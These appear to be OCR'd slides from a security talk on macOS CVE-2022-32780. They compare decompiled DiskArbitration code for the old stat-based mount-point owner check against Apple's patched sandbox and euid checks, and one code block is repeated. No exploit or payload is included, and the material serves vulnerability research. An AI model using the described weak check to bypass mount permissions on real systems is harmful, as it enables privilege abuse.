
CVE-2022-32780

- not exactly hidden
- Apple moved the check into DAServer.c - "_DAServerSessionQueueRequest"
- extra check for the sandbox




```
CFTypeRef mountpoint;

mountpoint = argument2;

if ( mountpoint )
{
    mountpoint = CFURLCreateWithString( kCFAllocatorDefault, mountpoint, NULL );
}

if ( mountpoint )
{
    char * path;

    path = ___CFURLCopyFileSystemRepresentation( mountpoint );

    if ( path )
    {
        status = sandbox_check_by_audit_token(_token, "file-mount", SANDBOX_FILTER_PATH |
                    SANDBOX_CHECK_ALLOW_APPROVAL, path);

        if ( status )
        {
            status = kDAReturnNotPrivileged;
        }

        free( path );
    }
  //old user ID check, fixed, here
  if ( audit_token_to_euid( _token ) )
    {
        if ( audit_token_to_euid( _token ) != DADiskGetUserUID( disk ) )
        {
            status = kDAReturnNotPrivileged;
        }
    }
```

CVE-2022-32780 - old vs new




```
/*
 * Determine whether the mount point is accessible by the user.
 */

if ( DADiskGetDescription( disk, kDADiskDescriptionVolumePathKey ) == NULL )
{
    if ( DARequestGetUserUID( request ) )
    {
        CFTypeRef mountpoint;

        mountpoint = DARequestGetArgument2( request );
        // [...]
        if ( mountpoint )
        {
            char * path;

            path = ___CFURLCopyFileSystemRepresentation( mountpoint );

            if ( path )
            {
                struct stat st;

                if ( stat( path, &st ) == 0 )
                {
                    if ( st.st_uid != DARequestGetUserUID( request ) )
                    {
                        // [[ 1 ]]
                        status = kDAReturnNotPermitted;
                    }
                }
```




```
CFTypeRef mountpoint;

mountpoint = argument2;

if ( mountpoint )
{
    mountpoint = CFURLCreateWithString( kCFAllocatorDefault, mountpoint, NULL );
}

if ( mountpoint )
{
    char * path;

    path = ___CFURLCopyFileSystemRepresentation( mountpoint );

    if ( path )
    {
        status = sandbox_check_by_audit_token(_token, "file-mount", SANDBOX_FILTER_PATH |
                        SANDBOX_CHECK_ALLOW_APPROVAL, path);

        if ( status )
        {
            status = kDAReturnNotPrivileged;
        }

        free( path );
    }
  //old user ID check, fixed, here
  if ( audit_token_to_euid( _token ) )
    {
        if ( audit_token_to_euid( _token ) != DADiskGetUserUID( disk ) )
        {
            status = kDAReturnNotPrivileged;
        }
    }
```

